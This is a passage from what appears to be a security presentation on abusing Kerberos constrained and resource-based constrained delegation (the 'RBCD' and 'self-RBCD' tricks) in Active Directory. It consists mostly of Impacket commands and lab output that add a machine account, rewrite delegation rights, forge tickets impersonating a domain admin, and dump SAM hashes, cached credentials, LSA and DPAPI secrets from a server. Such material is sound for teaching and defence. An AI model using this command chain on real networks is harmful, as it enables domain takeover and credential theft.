        tgsReq['padata'][0]['padata-type'] = int(constants.PreAuthenticationDataTypes.PA_TGS_REQ.value)
        tgsReq['padata'][0]['padata-value'] = encodedApReq

        # Add resource-based constrained delegation support
        paPacOptions = PA_PAC_OPTIONS()
        paPacOptions['flags'] = constants.encodeFlags((constants.PAPacOptions.resource_based_constrained_delegation.value,))

        tgsReq['padata'][1] = noValue
        tgsReq['padata'][1]['padata-type'] = constants.PreAuthenticationDataTypes.PA_PAC_OPTIONS.value
        tgsReq['padata'][1]['padata-value'] = encoder.encode(paPacOptions)

        reqBody = seq_set(tgsReq, 'req-body')

        [...]
```


```python
# Impacket/impacket/krb5/constants.py

[...]

class PAPacOptions(Enum):
    # [MS-KILE] 2.2.10
    claims                                = 0
    branch_aware                          = 1
    forward_to_full_dc                    = 2
    # [MS-SFU] 2.2.5
    resource_based_constrained_delegation = 3

[...]
```

S4U2proxy abuse

Capgemini

S4U2proxy abuse

> “The RBCD trick”
> “The self-RBCD trick”
> Double KCD



S4U2proxy abuse

> "The RBCD trick"

[Scenario]

Requester is configured for KCD without PT

> S4U2self ticket is not `forwardable`

> S4U2proxy requirement is not met

> S4U2proxy fails


[Bypass]

Use RBCD to imitate S4U2self and obtain a `forwardable` ticket

> [RBCD] S4U2self ticket is `forwardable`

> [RBCD] S4U2proxy produces a `forwardable` ticket

> [KCD] S4U2proxy succeeds with previous ST as evidence



"The RBCD trick"

> not forwardable, not forwarded

```
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 17:54:52 PM
[*] End Time                      : 27/04/2022 03:54:52 AM
[*] RenewTill                     : 27/04/2022 17:54:54 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : XGoL+YtwqiHeZtAENQuwTw==
[*] Kerberoast hash               : $krb5tgs$23$*USER$DOMAIN.LOCAL$constrained$*$7bd0355537be98c993087caa2930a51a$5f926088cb9dac6af144b362a9599360a77aad0d8001d0852f7a8dc749726a248d3b858bee8462c40cc46b738d684a2164679328ff2e573e5bdab3c7003cb7e5d4fa0cfe8acc43c258e19eeffb81bb195bc490ef473ba45cbd873a8a673ccfc17a19d706342eeb0553ccea754eb5eee4223cd52bc1b1c3dbb03a0e21d981ef4dfe78eeb1dc37bc95ae4ce4097e69e7a1ec31c51518f892ba52faa0d78ff95219c70ca483cc0daa7d884b5ffbc0bf04441214d7f2d6dc6e2521b63dd7798c5433b260d3ef10e85db82279e95f2cd3309ef16429ab645812ad78515d4ef720808d39ed90b4de37401fd883845ecab240e16f7e9c79f185d8a21aa4b76e7c8623dfcf9d290008864203 9c469444fcfe4500610b2b64920eae3947300655e68971199a3a557b735b0ac2070b0b4f9efa3a5097f32c392de241748bb772e0cf0e54def8d14282fd4b541a3d0ec0e1df69eee689cd3f351d279a6ee8af4aada503b17af2772c06ab10430ed4709b56d123e58656aa5cc71703ecf2f4d029e7465415d74a63c21f239c5e51fae5db91331e0fc844623c38cc4d1dfe4e37c359527ac7103ea9a4c854c63ffbb0a280803900ac74374aa3f2b22d2d5a66383bbd313ba1bb9dc68a86023617596ef34b891f8a513cc6d36eeb5351f05ade3c8e9ff6f8c3373f238c8d7341373dd68ced0238a30cca10e13ee7620d6f7bf5ac43d78e2a8aa3c7f78c514bb4c8f309f985e8603ffe78f7755552ddecf9151b1d8f9cc06a1edf9b9739a2d4fd1f8145e35d3a296f4069547de981ffc6d6b6457c93cd6ddacc65222534b2587e9fbb944a4e95308144e96e41f363935dbb5a6b1e2dce148518e59d0831416a765b27c490b92a5e8659bf8129c77620988a6ece5b270cca8b1ad58cd92199fe307a0a9d78643bf06e004323ccf4d1e3510455559ed2a77c9c687b85ac2b275668c6e264761a89ec261606d18e4aabb3a7cc300a557380b802a788c7e98bf88181990d7fb04f188bf746811e795783dcba032d2559b517dfb50db030e84c85eac0fb40f82d3af5ef3ae8e0c630994a2fd8e5379ef2a153500486139d6762f8fbc1be031ff49c279a1f02b6d1993e74035f3d48dfbc24a8f6b389107ec03dac0a2dfbb21ee980299d19844e7dc26cc5ee433bd92b1f205d48a5781d3f401faa9e5a0facbb7e2b67d7256757f2276c2872271eff6b9bbef047fb6e998737e57eb846c63b73da5f4e3285bad060ce0e6fe3271c9752a15579439c749ee387ddee0970ad0ab4130f56edabd4fda558f5e6caed3ad50239db7371def795854fcfaffb8ecf081442033c7cf90ba6caabdba65e1345ce27a78b9d0a606604c33f34cbcf98cba30d030ac37f1ab717c12157df2e268a7ee1b80b351bc2c86c2b6fdcecc339a10ee
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : constrained$
[*]   Service Realm             : DOMAIN.LOCAL
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
Exegol ~ # getST.py -additional-ticket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'cifs/sv01' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@constrained$@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user constrained$ or initial TGT not forwardable
```

not forwardable

not forwarded

"The RBCD trick"

> RBCD#1 setup + S4U2self

```
Exegol ~ # addcomputer.py -computer-name 'croissant$' -computer-pass 'baguette' -dc-host 'DC01' -domain-netbios 'domain' -dc-ip '192.168.56.101' -method 'LDAPS' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Successfully added machine account croissant$ with password baguette.
Exegol ~ # rbcd.py -delegate-from 'croissant$' -delegate-to 'croissant$' -dc-ip '192.168.56.101' -action 'write' 'domain.local'/'croissant$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] croissant$ can now impersonate users on croissant$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     croissant$   (S-1-5-21-1170647656-860703057-891382899-1148)
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'croissant$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@croissant$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'domainadmin@croissant$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : croissant$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 17:57:50 PM
[*] End Time                      : 27/04/2022 03:57:50 AM
[*] RenewTill                     : 27/04/2022 17:57:50 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : Qvu+L5PjV5/1eNQY7x/y6A==
```

not forwardable

"The RBCD trick"

> not forwardable, forwarded anyway (RBCD#2 + S4U2proxy #1)

```
Exegol ~ # rbcd.py -delegate-from 'croissant$' -delegate-to 'constrained$' -dc-ip '192.168.56.101' -action 'write' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] croissant$ can now impersonate users on constrained$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     croissant$   (S-1-5-21-1170647656-860703057-891382899-1148)
Exegol ~ # describeTicket 'domainadmin@croissant$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : croissant$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 17:57:50 PM
[*] End Time                      : 27/04/2022 03:57:50 AM
[*] RenewTill                     : 27/04/2022 17:57:50 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : Qvu+L5PjV5/1eNQY7x/y6A==
[*] Kerberoast hash               : $krb5tgs$23$*USER$DOMAIN.LOCAL$croissant$*$28f39963ea9ad6caa4fb66b8c7d8af7b$cccc3dd18e87c2723d8a71d173adc710178af085fc697c2b186035f563ffddab524122f5b612c742c3fd2492df6d9f
18cff1dfdbe28ee891958b55d12953e98b247c11f1b81e7340fee84ea456b39d893f5640c12c492f46c51542a750da2646b70b5a06eff391a6527e63d54e2dc020901048af8d6611da42aa8f23cbe273d333700f6c3cd62980b35988b4f2797a500168b86d436a
ad4e10fd58edc29b57fee8305b33b17dc42b1b2097a80c360a6aeae13f7703a21466bef480ff110e8555fe8efd899bb5cf5459a8216dcf8bf6774631fdc9f6d5598112e66b9203ca084e6809a6085b1e025d24f3b3d8267a5816d859d6da6cc4a740a6611c8ab1
750ddb0cf70f348f126eba3f39a2d0a2f9f506309ead68d616837d8da88ccbeab669cbb18f46ef1bc4b5ed13a55db56f7b875261b28cde2c2f086014e6b91e5bed10d4fc016ee5426d2415a34cadc90ccbdc7bd906d826d12e1e3cab7c921aa02c5d98089ebf11
63f4407fe085c5ef7538a40a295e8ac0377fcd5ffc975896553f7d0359cfe0a801ae0e7e59f1a004d478e7099d3d913dc20bbd4949032a636016fb35a3e40ff3573e47fde2ecc21e8fb690a6a3af51951c46eb9733aacb95bd17c86f206d0af5494b0305012c45
b6db2ce50d98174957031fb29dc7e4f6e4bbf8e86f4a95aa1cbe586cb9262f71712702ecb12294ae2e34afd68056f9758fdb8d43ad9e6e351b05092491791613a91bc1d8fc8e5c18ea8c073c9e3d88287f303fd0339e0000be080051d1682ef39ce0e5e63ac3a1
1e636ae78eeb5198d8cb724bfafc32c6cc03e18c6fcce6cb7e0adcc078e8182dfb78659dfd2bb4e882c000e3616b615198cac2feaaac172c07364aac8a1bb910f2b42d9a5d5f165b2a42817955367345b7e954153769f5e78b754694e2113308d1cfbc1ac1f68
4b6e1bbac8879ec0ec203d6185e2e51606744cad08fe10803516b4d1001fb7fa2a317d2bdfe2fe90c538d8287a7470703dd9f4fab7c1c4ae25a1e62ebeca15694539c8181dd2637595da3a577f8061262ef58326f8960183cdb85c016d0e770f620eb3893f308e
ff9231cdd6a40136ed1686da568fe8a3351d02499e1ec42bbf078cb5f92308cf00c6bf589d729bd672e847ddad0160e867ae8391beb7dceafb8c94d02a8d7a9c499a8052cd92c5eb4df8334b0426448b56c9c522ae0fa2c919480c4da12d9d519adf0d4d547f9d
1711279c7533ffa04701e5e0301301c6b246ac2c2e1583c0cff05d2bfb20b3366c73b5ab8c9d4330d37ee0bce085b3b7029dba637f4fc158de1f268a35c522472892f1a8ca09134139cb3b4a327782c595a4f61cdb58f673dc4a4bb42947ea12109675a8a3faf
bbbb557eae7363a37291af7554588fb424a718a28a47b1256d3b
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : croissant$
[*]   Service Realm             : DOMAIN.LOCAL
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
Exegol ~ # getST.py -additional-ticket 'domainadmin@croissant$@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'host/constrained' -dc-ip '192.168.56.101' 'domain.local'/'croissant$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@croissant$@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_constrained@DOMAIN.LOCAL.ccache
```

not forwardable

forwarded anyway!

"The RBCD trick"

> forwardable result

```
Exegol ~ # describeTicket 'domainadmin@cifs_constrained@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : cifs/constrained
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 18:02:24 PM
[*] End Time                      : 27/04/2022 04:02:24 AM
[*] RenewTill                     : 27/04/2022 18:02:25 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : WL06N4ybMUNCcUWSvZOMIQ==
[*] Kerberoast hash               : $krb5tgs$23$*USER$DOMAIN.LOCAL$cifs/constrained*$9e81cf4a30e9ffb4d26d4d4969833166$3ff104032ce3777165a82acfa7e2d399da8401f91d7862cea494a4
2e98d8cebb0d427931a1b30ac4993a6e7c7ebb272da8c3cea983dd9efbf62376c1cae54608358108c4e9e9967250306a042a2c3da734cb4cc74f5a500d259dea554691ead9922956cdd3fc678d1df52f53fd9dc4dae0
5252b5d9f656a310fdeb4934c68c417e323beab7e6695606a8a12a2f242403847a3158cb2572d413e54edac912d2dc03801f3f56b71eac74968271102a8ac05afdaa781ecb543590f131aa105c0f4144be497480a179
3d07f91494bbd844392a33d2ed86866a186d1c0b1d34834c5485106d52a4ffd42f8211bf7528194f4e477b4b4b6fe6fcdd6e4c9b6cfe074969f474d32a23776e0ddd3f7abcea61d2b1df007e9f34eb91ecbda190464f
438cbdd95e1a67deb6fa8884abceda103d02ad738b9f5edf73178030d3460c8c61dd60585807c05db6ba09d4a2efd705dd206fe2553a4c9eb389081189b9d098852dc0d5c86834254551e57c8a13c125cc25ff5bb96a
89247f788e9ffb73a7154e4e276408352658eebcc810c20f3e8b797bfe71807f7a8a641c12b6f9a90f4cb78fede23f98d4cf82175a4741609855e8f0081a59bccdbc6349c5db4c89b737300e985310a4f5f4a2109879
2de34ef4762d6955ff9a856426f99e7c680589b28fb5986528dcc4e62bf520bfada308fe87fb7350a27b28ffcb4508363ae83ba4903802920aaf065a91b20f0df5f9208cc770f96d3e926f563ea0dddc8fceeb6b96b7
c58a5ab7caaf68a5fbca9d3d1d53bf4a7e054374b6528431b4d4b6ed70d66f6754ea12868113af5f1f3ed24be9298ed830ec19dd68e96ce6733af7b7ef46ab853ea8ea9d40370166eb74ba7b4e33657c849de232a9fa
af660c2bbdf88ca82c61c9d403bd58cd16044ff32128c0b0f9172aa01eb91da17a937811db4dfa15f0313bb796ef6a23b41b1f68b84207a5b30c3621f6644af755949e92200ee7f87366e46a26c47403999d8cbac197
83b73863aa62b0d4ecb6db4ad8834cbe429f08669def9f9d50574a269030bd6f80ef011dcd2a4ea1c06b734bc2f95baac3f44c5f5365df6d873f0c2216d09674e338aa0c9395801c3f795d6330d2e43b59f3a8bac201
eab0d6c36792e5c8457b6e8ab3b0ef04dc5a2d669bac6e57f46918424e04616df3ad203f8c5fcb98870e83db8db4c16e8235d8f39aad8cfd2ae8af31edfb2ac7eed3292709994b9fd3cd534ee16ac7397b2eaebc5598
1aca4ea79bebd71e8ec0a7444b180096093bed1dcd46d8c6685e38839d53ada6fe5eba1493b16f8692001bdba20d951c6286968743213e7f704ebb5385778dfb581d358ad04633886c93a8edd680a1b1ea5257e35887
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : cifs/constrained
[*]   Service Realm             : DOMAIN.LOCAL
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
```

forwardable

"The RBCD trick"


> S4U2proxy (#2) now possible

```
Exegol ~ # getST.py -additional-ticket 'domainadmin@cifs_constrained@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'cifs/sv01' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@cifs_constrained@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache
Exegol ~ # KRB5CCNAME="domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache" secretsdump -k -no-pass -target-ip '192.168.56.201' 'domain.local'/@'sv01'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x289a31da89b4528e9dc75be5d26a480c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:874da7d5bb3f7b600365ab102f1e07c8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
DOMAIN.LOCAL/domainadmin:$DCC2$10240#domainadmin#a99afe2c722f9bbe9d21011d685cdd75
DOMAIN.LOCAL/john:$DCC2$10240#john#3eb0b7570c717926ecac86562a92c2fd
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DOMAIN\SV01$:plain_password_hex:3f5e3351953f287829fe517be1a39c860356f1922cc10e2fa725825dda24e7151697d557e5c018c7429c792377f0575ae857c643d93e8d9adf490a3f3d717904eff18dd32e82032f705d405ccd2756a2d977f38da9f71507f5e0a97eb45be265490b2c57a0d0ab47a41f77f4db0150a3e4b85d81796abe9eaf3140be066d5f3e07169ceaea0294d602ce6e62057d4b9bde067475b30c2be1383ddff0150631f2ed2cec39a22345bc81133ed63b93c7d1f7e73e99fc1ac029a4d036c772ecd47661cd6459f618b964e2a90be83b52702e0e3055365531baa174831187f98d345cc1c08db63e2b8d0aa056a27877637bbd
DOMAIN\SV01$:aad3b435b51404eeaad3b435b51404ee:1357f104d4b9bef4473efc7edb948a55:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1b960ead262430fc32211c5d520d60d4038ef2f2
dpapi_userkey:0x74ad3264621a6ca304edda916f2f52016a39b33b
[*] NL$KM
 0000   5B 57 93 50 E1 94 A1 6F  3F ED 5A 76 C6 25 6B FC   [W.P...o?.Zv.%k.
 0010   43 E0 C4 7D 15 96 2E DC  62 42 45 84 8C 0A 5A 0A   C..}....bBE...Z.
 0020   A1 37 CB 5D 14 EB 13 89  87 1E 13 97 12 C4 0F A2   .7.]............
 0030   48 4D FC C7 47 86 64 21  DB AB E0 5A 37 28 6D 01   HM..G.d!...Z7(m.
NL$KM:5b579350e194a16f3fed5a76c6256bfc43e0c47d15962edc624245848c0a5a0aa137cb5d14eb1389871e139712c40fa2484dfcc747866421dbabe05a37286d01
[*] Cleaning up...
```

S4U2proxy abuse

> "The self-RBCD trick"


```
Exegol ~ # rbcd.py -delegate-from 'constrained$' -delegate-to 'constrained$' -dc-ip '192.168.56.101' -action 'write' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] constrained$ can now impersonate users on constrained$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     constrained$   (S-1-5-21-1170647656-860703057-891382899-1145)
Exegol ~ # getST.py -impersonate 'domainadmin' -spn 'host/constrained' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_constrained@DOMAIN.LOCAL.ccache
Exegol ~ # getST.py -additional-ticket 'domainadmin@host_constrained@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'cifs/sv01' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@host_constrained@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache
Exegol ~ # KRB5CCNAME="domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache" secretsdump -k -no-pass -target-ip '192.168.56.201' 'domain.local'/@'sv01'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x289a31da89b4528e9dc75be5d26a480c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:874da7d5bb3f7b600365ab102f1e07c8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
DOMAIN.LOCAL/domainadmin:$DCC2$10240#domainadmin#a99afe2c722f9bbe9d21011d685cdd75
DOMAIN.LOCAL/john:$DCC2$10240#john#3eb0b7570c717926ecac86562a92c2fd
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
